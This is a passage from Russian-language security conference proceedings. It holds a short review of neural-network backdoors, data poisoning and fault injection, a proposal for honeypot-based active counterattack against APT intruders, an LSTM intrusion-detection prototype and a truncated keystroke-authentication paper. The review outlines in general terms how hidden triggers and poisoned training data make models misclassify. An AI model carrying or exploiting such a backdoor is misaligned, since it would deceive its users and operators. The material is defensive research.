По этим причинам необходимо быть уверенным в том, что модель нейронной сети устойчива к атакам злоумышленников. Данный обзор проводится в целях повышения информированности о проблемах безопасности нейронных сетей.

Краткий обзор проблем безопасности нейронных сетей и предлагаемых решений

В процессе изучения релевантных исследований было выявлено, что основными проблемами безопасности нейронных сетей являются троянские

программы и бэкдоры. Наиболее частыми атакующими действиями со стороны злоумышленника являются:

– попытки внедрения ошибок путём киберфизических атак;
– отравление данных для обучения;
– попытки внесения вредоносного кода в нейроны самой нейросети на этапе её создания;
– считывание и перехват данных, обрабатываемых нейронной сетью.

Примером киберфизической атаки на нейронные сети по внедрению ошибок может служить, например, лазерное внедрение ошибок [1]. Данный метод позволяет внедрить ошибки в скрытые уровни нейронной сети, из-за чего классификация будет производиться неправильно.

Также ряд исследований посвящён атакам по типу бэкдоров [2, 3, 4]. Бэкдор – намеренно внесённый на этапе разработки дефект программного алгоритма, позволяющий злоумышленнику производить атакующие действия. Например, данный тип атаки позволяет внести «отравленные» данные при обучении [3], а также накладывать вредоносные метки на входные данные [4], что приводит к последующей неправильной классификации данных. Такие атаки могут применяться для того, чтобы изменить решение, которое принимает модель, в соответствии с целью злоумышленника [5]. Подобные атаки могут быть особенно опасны в системах поддержки и принятия решений критически важных инфраструктур.

Кроме того, некоторые бэкдоры основаны на том, что внутри обычной модели нейронной сети скрываются такие правила классификации, которые приводят к ошибкам, но активируются только при подаче на вход модели определённых специфических входных данных [6]. Однако, данная модель атаки предполагает, что пользователь обучает нейросетевую модель самостоятельно, в то время как на практике такое происходит довольно редко: используются готовые обученные модели от проверенных производителей.

Для защиты нейронной сети и обрабатываемых данных в настоящее время часто используется шифрование. Например, может применяться гомоморфное шифрование, которое позволяет производить вычисления без предварительного дешифрования [7], и шифрование весов нейронов, чтобы избежать их считывания путём зондирования [8]. Другими наиболее частыми мерами являются распределённое обучение без передачи обрабатываемых данных в общее хранилище [9] и использование уже обученной нейронной сети, спроектированной проверенными производителями.

Выводы

В данной работе рассмотрены некоторые основные проблемы безопасности искусственных нейронных сетей. Сделан вывод о том, что наиболее частые атаки на нейронные сети основаны на бэкдорах и отравлении данных

для обучения. Приведены частые способы защиты нейронных сетей от данных типов атак. Приведённый краткий обзор позволит повысить информированность о проблемах безопасности нейронных сетей. В дальнейших исследованиях планируется разработать методы и алгоритмы для защиты моделей нейронных сетей.

Работа выполнена при финансовой поддержке РНФ (проект 21-71-20078).

Список используемых источников

1. Hou X. et al. Security evaluation of deep neural network resistance against laser fault injection //2020 IEEE International Symposium on the Physical and Failure Analysis of Integrated Circuits (IPFA). IEEE, 2020. PP. 1–6.

2. Dumford J., Scheirer W. Backdooring convolutional neural networks via targeted weight perturbations //2020 IEEE International Joint Conference on Biometrics (IJCB). IEEE, 2020. PP. 1–9.

3. Lin J. et al. Composite backdoor attack for deep neural network by mixing existing benign features //Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security, 2020. PP. 113–131.

4. Gao Y. et al. Strip: A defence against trojan attacks on deep neural networks //Proceedings of the 35th Annual Computer Security Applications Conference, 2019. PP. 113-125.

5. Doan B. G., Abbasnejad E., Ranasinghe D. C. Februus: Input purification defense against trojan attacks on deep neural network systems //Annual computer security applications conference, 2020. PP. 897–912.

6. Yao Y. et al. Latent backdoor attacks on deep neural networks //Proceedings of the 2019 ACM SIGSAC conference on computer and communications security, 2019. PP. 2041–2055.

7. Hassan A. et al. Secure image classification with deep neural networks for IoT applications //Journal of Ambient Intelligence and Humanized Computing, 2021. V. 12. С. 8319–8337.

8. Wang Y., Jin S., Li T. A low cost weight obfuscation scheme for security enhancement of ReRAM based neural network accelerators //Proceedings of the 26th Asia and South Pacific Design Automation Conference, 2021. PP. 499–504.

9. Fedorchenko E., Novikova E., Shulepov A. Comparative review of the intrusion detection systems based on federated learning: Advantages and open challenges //Algorithms, 2022. V. 15. №. 7. PP. 247.

УДК 004.7
ГРНТИ 81.93.29

АКТИВНАЯ ЗАЩИТА ИНФОРМАЦИОННО-ВЫЧИСЛИТЕЛЬНОЙ СЕТИ ОТ АТАК ТИПА ADVANCED PERSISTENT THREAT

В. А. Задбоев, В. А. Липатников, К. В. Мелехов

Военная орденов Жукова и Ленина Краснознаменная академия связи имени Маршала Советского Союза С. М. Буденного

Любая сетевая инфраструктура нуждается в защите от внешних угроз, однако этого все равно недостаточно, потому необходимо пресекать любые попытки входа во внутреннюю сеть, например, путем обратной атаки на злоумышленника, с использованием средств разрыва цепочки атаки. Цель статьи повысить безопасность внутреннего сетевого трафика сети передачи данных критически важного объекта путем атаки на злоумышленника на основе собранных о нем данных.

выделенный сегмент сети, внешние угрозы, сеть передачи данных, критически важный объект, сканирование сети, противодействие злоумышленнику.

Актуальность. В последние годы кибератаки, т.е. попытки киберпреступников вывести компьютеры из строя, похитить данные или использовать взломанную компьютерную систему для проведения дополнительных атак стали значительно изощреннее, что делает их предотвращение актуальной задачей для всех пользователей и организаций. В основе киберпреступлений лежит эффективная эксплуатация уязвимостей.

В [1, 2] показано, что отделы по информационной безопасности (ИБ) организаций находятся в незавидном положении, ведь защищать нужно все возможные точки входа и следить за построением Информационно-вычислительной сети (ИВС), тогда как злоумышленникам достаточно найти и успешно использовать всего одно слабое место или уязвимость.

В [3] метод обеспечения необходимого уровня защищенности ИБ ИВС с использованием ложной сети на основе выделенного сервера (ВС) с контейнерной виртуализацией (КВ). Однако, не рассмотрены пути активной нейтрализации злоумышленника.

Основываясь на этом, подтверждается актуальность разработки способа противодействия кибератакам (КА) типа *advanced persistent threat* (APT) ИВС с использованием принципа разрыва цепочки атаки: сбор данных о цели КА; начальная эксплуатация/заражение; выполнение команд; по-

вышение привилегий; вывод данных/вредоносные действия, тем более активным становится механизм защиты источника атаки и его нейтрализации.

Цель: повысить ИБ внутреннего сетевого трафика ИВС критически важного объекта путем разрыва цепочки КА.

Задача – разработать систему противодействия нарушителям ИВС и алгоритм её действий.

За исходные данные взята структура сети с использованием ложной сети на основе ВС с ВК [4], представленная на рис. 1.




Рис. 1. Структура информационно-вычислительной сети

Данная схема представляет из себя ИВС, состоящую из:

– Демилитаризованной зоны, предназначенная для объединения частной ИВС с общедоступными сервисами по типу сети «Интернет».

– Сервера, на котором разворачивается виртуальная копия реальной ИВС;

– Копии реальной ИВС, включающая сетевые сервисы и работающая аналогично первой.

– Основной транспортной сети, отвечающей за соединение всех сегментов сети.

– Группа серверов, соединенных в единую сеть, отвечающие за обработку информации во всей сети.

– Автоматизированных рабочих мест, предназначенных для обычных пользователей.

– Центра управления безопасностью и контроля трафика [5].

Суть структуры сети заключается в способе отвлечения злоумышленника от настоящей сети путем внедрения ложной, в которой по мере его работы в ней проводится сбор сведений о его действиях и цепочки К, определяется его местоположение [6] и принимаются решения в ВС управления по противодействию ВА *APT* ИВС с использованием принципа разрыва цепочки атаки (1.2) представленная на рис. 2.




Рис. 2. Структура ИВС с использованием средств противодействия нарушителям

Сервер управления по противодействию нарушителям отвечает за вызов и обработку функций и методов воздействия на нарушителя, а также за хранение информации по успешности принимаемых противодействующих атак. Комплексный подход к построению атаки включает в себя этапы и стратегии, направленные на эффективное выявление, анализ и активное воздействие на злоумышленника. Этот подход включает в себя как технические, так и организационные меры.

Суть работы данной системы, представленная на рис. 3, заключается в том, что первоначально запускается сервер в выделенном сегменте сети, а также массив для хранения информации о злоумышленнике.

После обнаружения злоумышленника в ложной сети, проводится сбор сведений о нем и его действиях. На основе полученных сведений сетевой администратор удаленно принимает решения на сервере управления по противодействию нарушителям и в зависимости от эффективности принятых решений действует дальше.

Рис. 3. Алгоритм работы системы противодействия нарушителям

С учетом цикла атаки последовательность действий злоумышленника, следующая:

– сбор данных о цели;
– КА;
– начальная эксплуатация/заражение;
– выполнение команд;
– повышение привилегий;

– вывод данных/вредоносные действия.

Чем раньше произойдет разрыв цепочки, тем более активным становится механизм защиты. Если используемые механизмы защиты способны эффективно противодействовать на всех этапах реализации целевой атаки – значит, система противодействия выстроена с использованием концепции эшелонированной защиты. Предлагается последовательность действий, приводящую к уничтожению противника.

Сама по себе активная защита предусматривает своевременный анализ угроз в совокупности с планированием и принятием мер противодействия конкретным сценариям реализации подобных угроз. Активная защита означает не отказ от традиционных функций защиты, а их совершенствование в рамках существующей системы управления ИБ.

Выводы

Таким образом предложена система противодействия нарушителям ИВС с использованием ложного сегмента сети и сервера управления по противодействию нарушителям, а также описан алгоритм её действий.

В разработанную систему противодействия нарушителям заложена последовательность действий, приводящая к уничтожению противника.

Список используемых источников

1. Липатников В. А., Шевченко А. А. Методика проактивного управления информационной безопасностью распределенной информационной системы на основе интеллектуальных технологий. Информационные системы и технологии, 2022. № 2 (130). С. 107–115.

2. Липатников В. А., Коршунов Г. И., Шевченко А. А., Малышев Б. Ю. Метод адаптивного управления защитой информационно-вычислительных сетей на основе анализа динамики действий нарушителя // Информационно-управляющие системы, 2018. № 4 (95). С. 61–72. DOI 10.31799/1684-8853-2018-4-61-72.

3. Липатников В. А., Ломанов А. А. Способ обнаружения и классификации многоэтапной атаки на основе долгой краткосрочной памяти. В сборнике: Технологии. Инновации. Связь. Сборник материалов научно-практической конференции. СПб., 2022. С. 104–108.

4. Липатников В. А., Шевченко А. А., Яцкин А. Д., Семенова Е. Г. Управление информационной безопасностью организации интегрированной структуры на основе выделенного сервера с контейнерной виртуализацией. «Информационно-управляющие системы», 2017, с. 67–76.

5. Липатников В. А., Тихонов В. А., Шевченко А. А. Метод управления кибернетической безопасностью в системах критических инфраструктур, основывающийся на интеллектуальных сервисах защиты информации. В сборнике: Технологии построения когнитивных транспортных систем. Материалы всероссийской научно-практической конференции с международным участием, 2019. С. 207–214.

6. Липатников В. А., Задбоев В. А., Мелехов К. В., Шевченко А. А. Метод повышения защищенности информационно-телекоммуникационной сети с учетом использования средств определения геолокации нарушителя. Труды учебных заведений связи, 2023. Т. 9. № 4. С. 86-96.

УДК 004.056
ГРНТИ 81.98

МАШИННОЕ ОБУЧЕНИЕ И ТЕХНОЛОГИИ ОБРАБОТКИ БОЛЬШИХ ДАННЫХ ПРИ ВЫЯВЛЕНИИ МНОГОШАГОВЫХ АТАК

И. Ю. Зеличенок, И. В. Котенко

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук (ФИЦ РАН)

Выявление многошаговых кибератак является одной из наиболее важных задач обнаружения вторжений на сегодняшний день. С ростом защищенности сетей растет сложность угроз, которые должны выявляться системами обнаружения вторжений. Существует большое число методик машинного обучения и обработки больших данных, с помощью которых выявляются многоэтапные кибер-угрозы, каждая из которых демонстрирует разные показатели производительности. В работе представлены основные методики машинного обучения и обработки больших данных, применяемые в задачах обнаружения сложных атак, а также рассмотрен прототип системы обнаружения сетевых вторжений, спроектированный с использованием описанных методик. Представленная система способна обнаруживать угрозы на коротких и длительных промежутках с показателями f-меры до 0.98.

информационная безопасность, кибер-атаки, многошаговые атаки, выявление атак

При росте пользователей интернета, растет количество угроз, которым подвержены отдельные элементы сети. Изолированные корпоративные локальные сети являются элементами глобальной сети, которые наиболее часто подвергаются атакам. Сохранение защищенности, доступности и целостности информации – это одно из основных направлений исследований и разработок в современной инфо-телекоммуникационной среде. Увеличение доступности интернета сказывается на росте угроз информационной безопасности. Отдельным классом угроз являются многошаговые атаки. Их опасность заключается в их сложности, незаметности. Такие атаки, как правило, не проводятся случайно. Жертвы выбираются заранее, проводится глубокий анализ систем и сетей атакуемого.

Современные системы обнаружения вторжений сталкиваются с трудностями при выявлении ранее описанных угроз, что делает задачу обнаружения многошаговых атак одной из актуальных задач современной информационной безопасности [1, 2].

Главной трудностью при выявлении многоэтапных атак является большой объем анализируемых данных, что делает практически невозможным оператору выявить угрозу, содержащуюся в малозаметных и единичных событиях информационной безопасности, вручную. Однако, методики обработки больших данных и машинного обучения способны автоматизировать

процесс обнаружения атаки, которая проявляет себя в небольшом количестве событий и строк, содержащихся в лог-файлах.

В работе рассмотрены основные методики обработки большого объема данных, применяемых при проектировании системы обнаружения вторжений, в том числе для выявления многошаговых атак, и наиболее распространенные подходы применения машинного обучения при выполнении обозначенной задачи. Также в работе представлена реализация упомянутых методик на примере сетевой системы обнаружения вторжений (network intrusion detection system, NIDS), проведены эксперименты на релевантных наборах данных.

Основные методики обработки больших данных направлены на уменьшение задержки в обработке данных между входом и выходом системы. Они сконцентрированы на разных этапах работы, что позволяет использовать их в любой комбинации.

Первой методикой можно назвать bootstrapping (рис. 1), реализующей распараллеливание процессов предобработки и предсказания [3]. Исходный набор данных делится на несколько под-датасетов, после чего направляется на экземпляры обученных моделей. Такой подход позволяет сократить время, затрачиваемое на предобработку и предсказания.




Рис. 1. Схема bootstrapping

Вторым способом ускорить поток данных является оптимизация файловых хранилищ. Процесс приема/передачи данных ускоряется за счет использования распределенных файловых систем (например, Amazon S3 или

HDFS) или путем применения легковесных высокоскоростных баз данных (NoSQL или столбцовые базы данных) [4].

Существует несколько способов ускорить обработку данных при использовании моделей машинного обучения: прунинг, квантизация и дистилляция. При прунинге удаляются ненужные веса модели, при квантизации – уменьшаются их значения, а при дистилляции меньшая модель обучается на результатах большей. Этот способ позволяет сократить задержки на этапе функционирования.

Использование специальных инструментов для потоковой обработки данных (напр. Apache Spark, Kafka или TensorFlow data API) [4] позволяет повысить скорость в следующих процессах: загрузка данных, предобработка данных и обработка данных моделью машинного обучения.




Рис. 2. Пример реализации потокового обучения

Потоковое обучение – это подход, при котором модель обучается в реальном времени во время работы системы. Одним из ответвлений такого подхода можно назвать итерационное обучение (рис. 2), в котором модель обучается на пакетах с данными. Этот подход сохраняет время во время обучения и позволяет обучаться в условиях ограниченных ресурсов.

Ускорение аппаратной части является одним из самых простых способов ускорить работу всей архитектуры. Есть много исследований, посвященных ускорению аппаратной части при помощи нейронных сетей [5] и блок-чейна [6].

Наиболее важным процессом при создании и обучении моделей машинного обучения является тщательный анализ признаков. Правильный подбор исходных данных способен многократно ускорить работу модели, что повысит эффективность всей архитектуры в целом.

При выявлении многошаговых атак различные методы машинного обучения показывают разную эффективность. Выделяют пять основных подходов в машинном обучении: моделирование последовательностей, графовый подход, обучение с подкреплением, каскадное обучение и глубокое обучение. Моделирование последовательностей основывается на искусственных нейронных сетях, реализующих анализ временных рядов. Это могут быть модели LSTM (Long-Short term memory) или GRU (Gated Recurrent Units).

Графовый подход основан на моделях, использующих графы, где узлы – это переменные, а ребра – связи между ними. Обучение с подкреплением включает в себя элемент награды. Если модель обучается правильно – она получает поощрение, что позволяет ей закрепить правильные знания. Каскадное обучение – это подход, при котором слабые по одиночке классификаторы (например, K-NN, Decision tree и др.) объединяются цепочку, формирующую одну сильную модель, что позволяет классификаторам нивелировать недостатки друг друга. Глубокое обучение – подход, в котором используются сложные нейронные сети с многими скрытыми слоями. В процессе обучения нейронная сеть настраивает параметры своих слоев таким образом, чтобы минимизировать ошибку предсказания на тренировочных данных.

В задаче обнаружения многошаговых атак некоторые подходы показывают себя эффективнее других. В результате проведенного анализа, наиболее распространенными методиками в исследованиях оказались: анализ признаков, bootstrapping, оптимизация хранилищ данных, потоковое обучение, моделирование последовательностей и подходы, основанные на автоэнкодерах.

На рис. 3 представлена архитектура предлагаемого прототипа. Она состоит из четырех модулей: клиентской части, серверной части, модуля машинного обучения и модуля обработки больших данных.




Рис. 3. Архитектура предлагаемого прототипа

Модуль обработки последовательностей – пример реализации метода *bootstrap*. Обработчик событий получает данные от клиентских устройств один раз за 30 секунд, и формирует из полученных данных вектор событий. При перегрузке стека (stack) создается дополнительный экземпляр (рис. 1) обработчика потока, что позволяет разгрузить переполненный stack. Обработчик событий из полученных данных формирует вектор событий *V*:

$$V = [\, m_1,\ m_2,\ \ldots,\ m_n]. \quad (1)$$

Реализация машинного обучения основана на использовании разновидности рекуррентных нейронных сетей – сетей с использованием *LSTM* слоев. Они реализованы в двух компонентах: краткосрочный анализатор и долгосрочный анализатор. Первый обучен выявлять угрозы на коротких цепочках событий длительностью до 30 сек., а второй – на длинных, длительностью до 7 дней, полученных из базы данных.

Во время обучения моделей была использована методика потокового обучения (рис. 1). Набор данных был поделен на суб-датасеты, которые подавались в режиме дообучения. Для предотвращения «эффекта забывания» при каждой итерации создавалась 10% выборка, которая использовалась для обучения вместе со следующим пакетом.

Архитектура системы обработки больших данных состоит из трех баз данных: Apache Cassandra (динамическая NoSQL база данных), PgSQL (историческая база данных) и Clickhouse (интерфейс). Архитектура кластера из распределенных баз данных позволяет минимизировать эффект узкого горла при работе с базами. Данный подход был протестирован на трех релевантных наборах данных: NSL-KDD [7], UNSW NB15 [8] и CICIDS17 [9]. Эти наборы данных содержат информацию о сетевых угрозах, и часто упоминаются в исследовательской среде. *F*-мера при тестировании равнялась 0.97, 0.93 и 0.98 соответственно.

В работе были представлены распространенные методики обработки больших данных и машинного обучения, а также проведена демонстрация их работы на существующей NIDS. Также продемонстрированы результаты тестирования на трех релевантных наборах данных. В будущих работах планируется уделить внимание тестированию производительности использованных методов обработки больших данных.

Работа выполнена при финансовой поддержке Гранта РНФ № 21-71-20078 в СПб ФИЦ РАН.

Список используемых источников

1. Kotenko I., Chechulin A. Computer Attack Modeling and Security Evaluation based on Attack Graphs // Proceedings of the 2013 IEEE 7th International Conference on Intelligent Data Acquisition and Advanced Computing Systems, IDAACS 2013. 2013. P. 614-619.

2. Kotenko I., Doynikova E. Security Assessment of Computer Networks based on Attack Graphs and Security Events // Lecture Notes in Computer Science. 2014. Vol.8407. P.462-471.

3. Güven E. Y., Gürkaş-Aydin Z. Mirai botnet attack detection in low-scale network traffic // Intelligent Automation & Soft Computing. 2023. Vol. 37, no. 1.

4. Котенко И. В., Ушаков И. А. Технологии больших данных для мониторинга компьютерной безопасности // Защита информации. Инсайд, 2017. № 3 (75). С. 23-33.

5. Di Mauro M., Di Sarno C. Improving SIEM capabilities through an enhanced probe for encrypted Skype traffic detection // Journal of information security and applications. 2018. Vol. 38. P. 85-95.

6. Mojan J., Jung-Woo C., Farinaz K. AccHashtag: Accelerated Hashing for Detecting Fault-Injection Attacks on Embedded Neural Networks // ACM Journal on Emerging Technologies in Computing Systems. 2023. Vol. 1, no. 7. P.20.

7. NSL-KDD Dataset. Обращение: 10 октября 2023. Доступно: https://www.unb.ca/cic/datasets/nsl.html

8. Moustafa N., Slay J., UNSW-NB15: A comprehensive data set for network intrusion detection systems // Proc. Mil. Commun. Inf. Syst. Conf. (MilCIS). 2015. P.1–6.

9. Sharafaldin I., Lashkari A. H., Ghorbani A. A. Toward generating a new intrusion detection dataset and intrusion traffic characterization // Proceedings of International Conference on Information Systems Security and Privacy (ICISSP). 2018. P. 108–116.

УДК 004.056
ГРНТИ 81.93.29

РАЗРАБОТКА ПРОГРАММЫ РАСПОЗНАВАНИЯ ДИНАМИКИ НАЖАТИЯ КЛАВИШ

Д. П. Зуев, Ю. Ф. Потемкина, А. А. Савельева, Р. Г. Шарифов
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Распознавание динамики нажатия клавиш представляет собой важное направление в области разработки программного обеспечения, особенно в контексте современных систем безопасности и аутентификации. Подобно тому, как подписи служат для удостоверения подлинности документов, динамика нажатия клавиш может быть эффективным методом аутентификации пользователя.

динамика нажатия клавиши, аутентификация, распознавание

Сегодня, когда технологии играют ключевую роль в нашей повседневной жизни, безопасность персональных данных и конфиденциальной информации становится проблемой первостепенной важности. Традиционные методы аутентификации, такие как пароли, могут быть легко скомпрометированы или оказаться недостаточно надежными в условиях современных киберугроз. В данном контексте разработка программ распознавания динамики нажатия клавиш представляет собой одно из перспективных решение для повышения уровня безопасности и защиты пользовательской информации [1]. Каждый человек обладает уникальным стилем нажатия клавиш, сравнимым с подчерком, который сложно подделать или скопировать, что делает метод распознавания динамики нажатия клавиш эффективным средством предотвращения несанкционированного доступа к системам и данным.

Разработка программ для распознавания динамики нажатия клавиш требует глубокого разбора биометрических особенностей каждого пользователя, а также использование высокоточных алгоритмов обработки данных. Такие системы способны анализировать такие характеристики как время, сила, пауза между нажатиями клавиш, что обеспечивает высокий уровень точности в процессе аутентификации.

Предварительно, в рамках настоящей работы выполнен обзор рынка существующих, в результате которого выявлено, что с одной стороны на рынке представлен широкий выбор таких программ, к примеру, программы TypingDNA, BehavioSec, Deepnet Security и Delfigo Security [2, 3]. Столь большой спектр решений свидетествует о востребованности данной технологии, однако в результате обзора выявлено отсутствие отечественных разработчиков таких продуктов. На основании проведенного обзора принято

решение о разработке кода, реализующего функционал распознавания динамики нажатия клавиш, что позволит выполнить более глубокое исследование, а также может быть использовано в образовательных целях.

В рамках настоящего исследования и разработки определены этапы работы программы распознавания динамики нажатия клавиш: сбор данных, извлечение признаков, разработка функций, выдача результата сравнения [4].

Для осуществления разработок принято решение об использовании языка программирования Python, так как данный язык программирования является распространенным инструментом, в достаточной мере представленным в открытых источниках, которые возможно использовать для начинающих разработчиков, при этом Python довольно гибкий ввиду наличия достаточно обширного количества библиотек.

Для разработки кода использовалась библиотека time – библиотека используется для решения задач, связанных с учетом времени. Дополнительно применялась библиотека tkinter, которая является популярной библиотекой для разработки графических пользовательских интерфейсов на Python. В код добавлен модуль messagebox, который импортирует модуль для создания окон сообщений и подтверждения в tkinter, который в свою очередь предоставляет функции для открытия диалоговых окон. Также использовались две дополнительные библиотеки: sqlite3 и pynput.keyboard. Библиотека sqlite3 является стандартной библиотекой Python для работы с базами данных SQLite. В разработанном коде sqlite3 используется для выполнения операций с базой данных, таких как создание таблицы и вставка записей. Библиотека pynput.keyboard предоставляет инструменты для мониторинга и управления клавиатурой. В данном коде pynput.keyboard используется для создания «слушателя» клавиатуры, который отслеживает события нажатия и отпускания клавиш. Класс Listener из данной библиотеки используется для создания объекта, который может считывать события клавиатуры и реагировать на них с помощью заданных функций обратного вызова.

